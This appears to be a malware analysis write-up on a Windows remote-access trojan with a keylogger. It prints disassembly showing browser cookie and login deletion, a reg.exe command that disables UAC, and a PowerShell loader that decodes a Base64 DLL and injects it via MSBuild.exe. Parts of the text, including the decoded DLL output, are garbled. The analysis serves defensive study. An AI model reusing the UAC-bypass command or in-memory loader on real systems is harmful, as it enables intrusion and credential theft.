
Viewing the executable's resources, we notice icons and the presence of 7 sections:





Member	Offset	Size	Value	Meaning
Machine	0000010C	Word	014C	Intel 386
NumberOfSections	0000010E	Word	0007	
TimeStamp	00000110	Dword	65631255	
PointerToSymbolTa...	00000114	Dword	00000000	
NumberOfSymbols	00000118	Dword	00000000	
SizeOfOptionalHea...	0000011C	Word	00E0	
Characteristics	0000011E	Word	0102	Click here

By carrying out a debugging and dynamic analysis session, we can become aware of the bypassing of the UAC module by means of the following *reg add* command inherent to the *EnableLUA* option:



```

lea     eax, [ebp+startUpInfo]
push   eax                ; lpStartupInfo
push   edi                ; lpCurrentDirectory
push   edi                ; lpEnvironment
push   80000000h         ; dwCreationFlags
push   edi                ; bInheritHandles
push   edi                ; lpThreadAttributes
push   edi                ; lpProcessAttributes
push   offset CommandLine ; "/k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\
; const CHAR CommandLine[]
db     "/k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\
; DATA_XREF: sub_407755+3Cfo
db     'CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f',0
push   [ebp+processAttributes], noobject
call   esi                ; CloseHandle
pop    edi
pop    esi
mov    esp, ebp
pop    ebp
retn
sub_407755 endp

```

We note details attributable to compression and decompression operations, as well as downloads of external files:

```

ata:0046646C aElev          db 'elev',0           ; DATA XREF: sub_4076F8+2f0
ata:0046646C                                     ; sub_407716+Af0 ...
ata:00466471          align 8
ata:00466478 ; const CHAR CommandLine[]
ata:00466478 CommandLine db '/k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\'
ata:00466478                                     ; DATA XREF: sub_407755+3Cf0
ata:00466478          db 'CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f',0
ata:004664FA          align 4
ata:004664FC ; const CHAR ApplicationName[]
ata:004664FC ApplicationName db 'C:\Windows\System32\cmd.exe',0
ata:004664FC                                     ; DATA XREF: sub_407755+41f0
ata:00466518 ; const IID riid
ata:00466518 riid         dd 6EDD6D74h           ; Data1
ata:00466518                                     ; DATA XREF: sub_4074FD+75f0
ata:00466518          dw 0C007h                ; Data2
ata:00466518          dw 4E75h                 ; Data3
ata:00466518          db 0B7h, 6Ah, 0E5h, 74h, 9, 95h, 0E2h, 4Ch; Data4
ata:00466528 unk_466528  db 2Eh ; .           ; DATA XREF: sub_40783C+64f0
ata:00466528                                     ; sub_40880C+11Bf0 ...
ata:00466529          db 0
ata:0046652A          db 0
ata:0046652B          db 0
ata:0046652C aPart:          ; DATA XREF: sub_407963+26f0
ata:0046652C          text "UTF-16LE", '.part',0
ata:00466538 aZipfiles   db 'ZipFiles',0       ; DATA XREF: sub_407BF4+41f0
ata:00466541          align 4
ata:00466544 aUnzipfiles  db 'UnzipFiles',0    ; DATA XREF: sub_407BF4+4Df0
00064A78 |00000000000466478: .rdata:CommandLine (Synchronized with Hex View-1)

```

```

ata:0046654F          align 10h
ata:00466550 unk_466550  db 0           ; DATA XREF: sub_407C97+5FEf0
ata:00466550                                     ; sub_4172CD+9Af0
ata:00466551          db 0
ata:00466552          db 0
ata:00466553          db 0
ata:00466554 aBrowsingDirect db 'Browsing directory: ',0
ata:00466554                                     ; DATA XREF: sub_407C97+5A1f0
ata:00466569          align 4
ata:0046656C aExecutingFile db 'Executing file: ',0 ; DATA XREF: sub_407C97+516f0
ata:0046657D          align 10h
ata:00466580 aDownloadingFile db 'Downloading file: ',0
ata:00466580                                     ; DATA XREF: sub_407C97+2E6f0
ata:00466593          align 4
ata:00466594 aDownloadedFile db 'Downloaded file: ',0
ata:00466594                                     ; DATA XREF: sub_407C97+397f0
ata:004665A6          align 4
ata:004665A8 aFailedToDownlo db 'Failed to download file: ',0
ata:004665A8                                     ; DATA XREF: sub_407C97+40Ef0
ata:004665C2          align 4
ata:004665C4 aDeletedFile    db 'Deleted file: ',0  ; DATA XREF: sub_407C97+131f0
ata:004665D3          align 4
ata:004665D4 aUnableToDelete db 'Unable to delete: ',0
ata:004665D4                                     ; DATA XREF: sub_407C97+170f0
ata:004665E7          align 4
ata:004665E8 asc_4665E8      db '*',0       ; DATA XREF: sub_407C97+75Ef0
ata:004665E8                                     ; sub_40880C+A5f0 ...
00064B52 |00000000000466552: .rdata:00466552 (Synchronized with Hex View-1)

```

In the function *sub\_40A179* we have knowledge of the logging string of the offline keylogger start-up and the contextual creation of the specific threads:

```

call sub_40B8EC
cmp dword ptr [esi+4Ch], 2
mov edi, offset aOfflineKeylogg ; "Offline Keylogger Started"
jz short loc_40A1CA

push edi
lea ecx, [esp+2Ch+var_18]
call sub_402093
sub esp, 18h
lea edx, [esp+40h+var_18]
mov ecx, esp
call sub_41BC5E
mov ecx, esi
call sub_40B164
lea ecx, [esp+28h+var_18]
call sub_401FD8

loc_40A1CA:
sub esp, 18h
mov ecx, esp
push edi

```

100.00% (-87,348) (783,312) 0000959B 000000000040A19B: sub\_40A179+22 (Synchronized with Hex View-1)

```

push offset hThread ; lpStartAddress
push ebx ; dwStackSize
push ebx ; lpThreadAttributes
call edi ; CreateThread
cmp [esi], ebx
jnz short loc_40A210


push ebx ; lpThreadId
push ebx ; dwCreationFlags
push esi ; lpParameter
push offset sub_40A267 ; lpStartAddress
push ebx ; dwStackSize
push ebx ; lpThreadAttributes
call edi ; CreateThread

loc_40A210:
push ebx ; lpThreadId
push ebx ; dwCreationFlags
push esi ; lpParameter
push offset sub_40A289 ; lpStartAddress
push ebx ; dwStackSize

```

100.00% (-75,940) (747,407) 0000959B 000000000040A19B: sub\_40A179+22 (Synchronized with Hex View-1)

Here is a *switch* operation for keystrokes and key combinations recorded by the keylogger module, as well as related *jump* instructions.



```

loc_40B488:
call  sub_402093
mov   ecx, esi
call  sub_40A611

loc_40B4C4:
xor   eax, eax
inc   eax
pop   esi
retn
sub_40B221 endp

```

100.00% (4508, 1280) (647, 405) 0000A6CB 000000000040B2CB: sub\_40B221+AA (Synchronized with Hex View-1)


In the *sub\_40BD37* function, we note the presence of access to the *cookies.sqlite* database and its consequent deletion using the *DeleteFileA* function. A logging string is then written denoting the successful deletion of the database.

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
lea   eax, [ebp+FindFileData.cFileName]
push  offset aCookiesSqlite ; "\\cookies.sqlite"
push  eax
lea   edx, [ebp+var_18]
lea   ecx, [ebp+var_78]
call  sub_406C1E
pop   ecx
mov   edx, eax
lea   ecx, [ebp+var_48]
call  sub_406383
pop   ecx
push  eax
lea   ecx, [ebp+var_30]
call  sub_401FE2
lea   ecx, [ebp+var_48]
call  sub_401FD8
lea   ecx, [ebp+var_78]
call  sub_401FD8
lea   ecx, [ebp+var_30]
call  sub_401FAB
push  eax ; lpFileName
call  ds:DeleteFileA
test  eax, eax
jnz   short loc_40BEDA

```

100.00% (536, 1545) (753, 406) 0000B22C 000000000040BE2C: sub\_40BD37+F5 (Synchronized with Hex View-1)



Here a detail of the access with **Administrator** rights:



```

loc_40F2CC:
mov     edi, offset unk_4752F0
push   offset aDel_0 ; "del"
mov     ecx, edi
call   sub_401FAB
mov     edx, eax
call   sub_4134FF
pop     ecx
test    al, al
jz     loc_40F3A5

push   offset ValueName ; "del"
mov     edx, edi
lea     ecx, [esp+31Ch+var_304]
call   sub_41BC5E
mov     ecx, eax
call   sub_401F04
push   eax
mov     edx, 80000001h
lea     ecx, [esp+320h+var_2E8]
call   sub_41361B
pop     ecx
pop     ecx
lea     ecx, [esp+318h+var_304]
  
```

100.00% (628, 14505) (749, 393) 00002E9F 000000000040F29F: sub\_40E9C5+8DA (Synchronized with Hex View-1)

```

.rdata:00466978 ; DATA XREF: sub_40BA12+7f0
.rdata:004669B2 align 4
.rdata:004669B4 aUserprofile db 'UserProfile',0 ; DATA XREF: sub_40BA12+Cf0
.rdata:004669B4 ; sub_40BAA1+Cf0 ...
.rdata:004669C0 aChromeStoredlo db 0Ah ; DATA XREF: sub_40BA12+60f0
.rdata:004669C0 db '[Chrome StoredLogins not found]',0
.rdata:004669E1 align 4
.rdata:004669E4 aChromeStoredlo_0 db 0Ah ; DATA XREF: sub_40BA12+6Cf0
.rdata:004669E4 db '[Chrome StoredLogins found, cleared!]',0
.rdata:00466A0B align 4
.rdata:00466A0C aAppdataLocalGo_0 db '\AppData\Local\Google\Chrome\User Data\Default\Cookies',0
.rdata:00466A0C ; DATA XREF: sub_40BAA1+7f0
.rdata:00466A43 align 4
.rdata:00466A44 aChromeCookiesN db 0Ah ; DATA XREF: sub_40BAA1+60f0
.rdata:00466A44 db '[Chrome Cookies not found]',0
.rdata:00466A60 aChromeCookiesF db 0Ah ; DATA XREF: sub_40BAA1+6Cf0
.rdata:00466A60 db '[Chrome Cookies found, cleared!]',0
.rdata:00466A82 align 4
.rdata:00466A84 aAppdataRoaming db '\AppData\Roaming\Mozilla\Firefox\Profiles\',0
.rdata:00466A84 ; DATA XREF: sub_40BB30+22f0
.rdata:00466A84 ; sub_40BD37+1Bf0
.rdata:00466AAF align 10h
.rdata:00466AB0 aFirefoxStoredl db 0Ah ; DATA XREF: sub_40BB30+A4f0
.rdata:00466AB0 db '[Firefox StoredLogins not found]',0
.rdata:00466AD2 align 4
.rdata:00466AD4 asc_466AD4 db '.',0 ; DATA XREF: sub_40BB30+CEf0
.rdata:00466AD4 ; sub_40BD37+C7f0
00064FC0 00000000004669C0: .rdata:aChromeStoredlo (Synchronized with Hex View-1)
  
```

```
var_30= byte ptr -30h
var_18= byte ptr -18h


push    ebp
mov     ebp, esp
sub     esp, 34h
push    ebx
push    offset aAppdataLocalGo_0 ; "\\AppData\\Local\\Google\\Chrome\\User "...
push    offset aUserprofile ; "UserProfile"
call    sub_43C0DA
pop     ecx
push    eax
lea     ecx, [ebp+var_30]
call    sub_402093
mov     edx, eax
lea     ecx, [ebp+var_18]
call    sub_406383
pop     ecx
lea     ecx, [ebp+var_30]
call    sub_401FD8
lea     ecx, [ebp+var_18]
call    sub_401FAB
push    eax ; lpFileName
call    ds:DeleteFileA
test    eax, eax
jnz     short loc_40BB08
```


100.00% (153, 105) (787, 393) 0000AEA8 000000000040BAA8: sub\_40BAA1+7 (Synchronized with Hex View-1)



# RumpeDLL

On board server **45.XX.XX.XX** the execution DLL RumpeDLL (now renamed **vrump.txt**) was also hosted in the "rat" folder. It is saved encoded in Base64 in textual form.





The screenshot shows a hex editor interface with two main sections: 'Input' and 'Output'. The 'Input' section contains a large block of Base64-encoded text, which is a Base64 representation of a DLL library. The 'Output' section shows the result of decoding this Base64 text, which is a string of characters including letters, numbers, and symbols, representing the original DLL library. The output string is: `MZ•00ÿð•DLE•î•g4•àENQ34•Q;¥İ•ÁÉ%•É•´••••1¼D••••ÉÖ••¥••DC1=L•µ%••44(•PE30T•Ä•FF•qeÁµ•SO•SO•!•VT•T•ACKp••À•CAN•EOTd•1•DC4E0TDC1EOTEOT••EOT³•EOT@3°•ACK•đ•FS•••BS•HSTXçFW•@H••BS•BS•BS•K••Ü••AD•ETXÁ•NUL•EOTDC2ç&VÆö3•SO•$DLE•8'•ÄHSTXQ•BEL•àM•à•RS•NUL•LÄ•DC450H•SOHDC2•1•:•SOH•à@&•\Ä•(•SI•NUL•~•àî•FF•r•SOH•BEL•BEL•1Ş•đ•~•àÄ•SO•NUL•÷•ÿÿüàp•FF•BS•i•/ÿÿóÿÿÿó•ÿÿÿÿàð(•DC1+ø8•EOT8Ëÿÿÿ•ACK•DLEACK*•BEL••*•&~•SOH•DLESø•EOTø$•àDC1••ç•DACK8"•2•"•&~•DLE•Sù*•SOH•Şè•SOH••"•j••ENQ•8"•SOH•àj4bçgà1ENQ?•J•iø•FF•B•LÄ•R•S•DC18!•ETXøø•DC1PS•ÌT"•DC4C••DC3F8•RS•SOH•ÌXSTX•q•SO•SO•NUL•SETB•NUL"•CAN•C•/ÿÿ÷:1•A•BS•BELæ"•EOT{•DLEæwÿÿÿü••$;ÿÿË•Ì•SOHDC3•øEOTBE••ÿÿó•?ÿÿñøDLEFñ•DC3•SO•9?ÿÿÄÏ"•SOHDC3•SOH•DLE"•SOHøDC450HESçÆ•DC3•SO•ETX•Oÿÿó•US•ÿÿñ3•BS•%•@Dà(•ETX•s•!ø•CANFñ°•DC3•SO•9?ÿÿÄBj3•BS•%•Dà(•ETX•s•!ø•FS•FñÄ•Ä•OÿÿñDLE"•ø•AO•àDC2j;•EOT*•EOTÏø•pÄN•DC1••SOHDC4E0TDC4ETX•D•FF"•äÿÿÿü•~•fDC1•iPç[ÿÿü••8ËÿÿÿDC150H9EM•NUL•à~•FF•DLEP•¤jøDC3•US•ÿÿð~•FF•DLE08"•ÿÿÿDC1STX•EOT8æÿÿÿrê•BEL•CR•NULP•BS•o*)•Ì~STX•Ä•5?ÿÿÄ3•BS•US•CR•DÄDC1`

The DLL library in question was obfuscated in Base64 and some characters were replaced below:

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
$dkuiZ = 'C:\Windows\Microsoft.NET\' + 'Framework\v4.0.30319\' + 'MSBuild.exe';
$PorIM = 'ã~:ã@';
$QIyrU = 'A';

$qpORK = '%kUiZd%'.replace( $PorIM, $QIyrU );
[Byte[]] $JuiR = [System.Convert]::FromBase64String( $qpORK );

$tAtAYZ = '%jHgyw%'.replace( $PorIM, $QIyrU );
[Byte[]] $Gjdhz = [System.Convert]::FromBase64String( $tAtAYZ );

$Riuzm = "Class1";
$QorKs = "Run";
$QporI = "ClassLibrary1.";

[System.AppDomain]::CurrentDomain.Load( $JuiR ).GetType( $QporI + $Riuzm ).GetMethod( $QorKs ).Invoke($null, [Object[]] ($dkuiZ, $Gjdhz) );
  
```



The screenshot shows a 'Recipe' application window. On the left, the 'Find / Replace' section has 'Find' set to 'ã~:ã@', 'Replace' set to 'A', and 'REGEX' selected. The 'From Base64' section is active, with 'Alphabet' set to 'A-Za-z0-9+/' and 'Remove non-alphabet chars' checked. The 'Output' section displays the decoded text of the code block above, including the comment: 'If! This program cannot be run in DOS mode. cr cr'.

The Portable Executable contains references to hashing functions (*GetHashCode*), encryption streams management (*CryptoStreamMode*), compression (*CompressionMode*), process termination (*Kill*), DES encryption modules (***DESCryptoServiceProvider***, including data buffer), decryption (*CreateDecryptor*). There are also references to write operations to the memory of specific processes by means of the *WriteProcessMemory* function, but also the obtaining of the Assembly object executing the currently running source code with the *GetExecutingAssembly* method.

```

NUL0T0NULVT0NULBS0NULFF0NULBS0NULNULNULDLLENULDC4NUL40NULBS0NULNULDLLENULC0NUL40NULBS0NULNULNULNULLENUL40NULBS0NUL#0NUL#0NULSOHNULNULNULNULNULContextvalue0NUL1NUL
i0#0`01NULClass1NULClassLibrary1NULToInt32NULToInt16NULSystem.IO0NULProjectData0NULdata0NULmscorlibNUL
d2b5817d96fd41a48684826d08c56f9c0NULMicrosoft.VisualBasic0NULGetProcessById0NULResumeThread0NULLoad0NUL
Synchronized0NULCreateInstance0NULGetHashCode0NULCryptoStreamMode0NULCompressionMode0NULRuntimeTypeHandle0NUL
GetTypeFromHandle0NULget_Name0NULValueType0NULApplicationBase0NULApplicationSettingsBase0NUL
EditorBrowsableState0NULGuidAttribute0NULEditorBrowsableAttribute0NUL ComVisibleAttribute0NUL
AssemblyTitleAttribute0NULStandardModuleAttribute0NULHideModuleNameAttribute0NUL
AssemblyTrademarkAttribute0NULTargetFrameworkAttribute0NULAssemblyFileVersionAttribute0NUL
